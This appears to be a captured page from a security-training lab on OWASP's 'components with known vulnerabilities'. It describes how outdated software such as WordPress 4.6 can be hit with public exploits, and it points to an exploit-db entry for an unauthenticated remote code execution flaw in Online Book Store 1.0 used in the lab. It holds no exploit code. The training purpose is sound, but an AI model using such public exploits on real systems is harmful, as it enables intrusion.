


Task 27 ○ [Severity 9] Components With Known Vulnerabilities - Intro

Occasionally, you may find that the company/entity that you're pen-testing is using a program that already has a well documented vulnerability.

For example, let's say that a company hasn't updated their version of WordPress for a few years, and using a tool such as wpscan, you find that it's version 4.6. Some quick research will reveal that WordPress 4.6 is vulnerable to an unauthenticated remote code execution(RCE) exploit, and even better you can find an exploit already made on exploit-db.

As you can see this would be quite devastating, because it requires very little work on the part of the attacker as often times since the vulnerability is already well known, someone else has made an exploit for the vulnerability. The situation becomes even worse when you realize, that it's really quite easy for this to happen, if a company misses a single update for a program they use, they could be vulnerable to any number of attacks.


Hence, why OWASP has rated this a 3(meaning high) on the prevalence scale, it is incredibly easy for a company to miss an update for an application.

Read above.

No answer needed

Task 28 ○ [Severity 9] Components With Known Vulnerabilities - Exploit

Task 29 ○ [Severity 9] Components With Known Vulnerabilities - Lab




Welcome to online CSE bookstore

This site has been made using PHP with MYSQL (procedure functions)!

The layout use Bootstrap to make it more responsive. It's just a simple web!

Latest books



Online Book Store 1.0 - Unauthenticated Remote Co

EDB-ID: 47887

CVE: N/A

Author: TIB3RIUS

Type: WEBAPPS

Platform: PHP

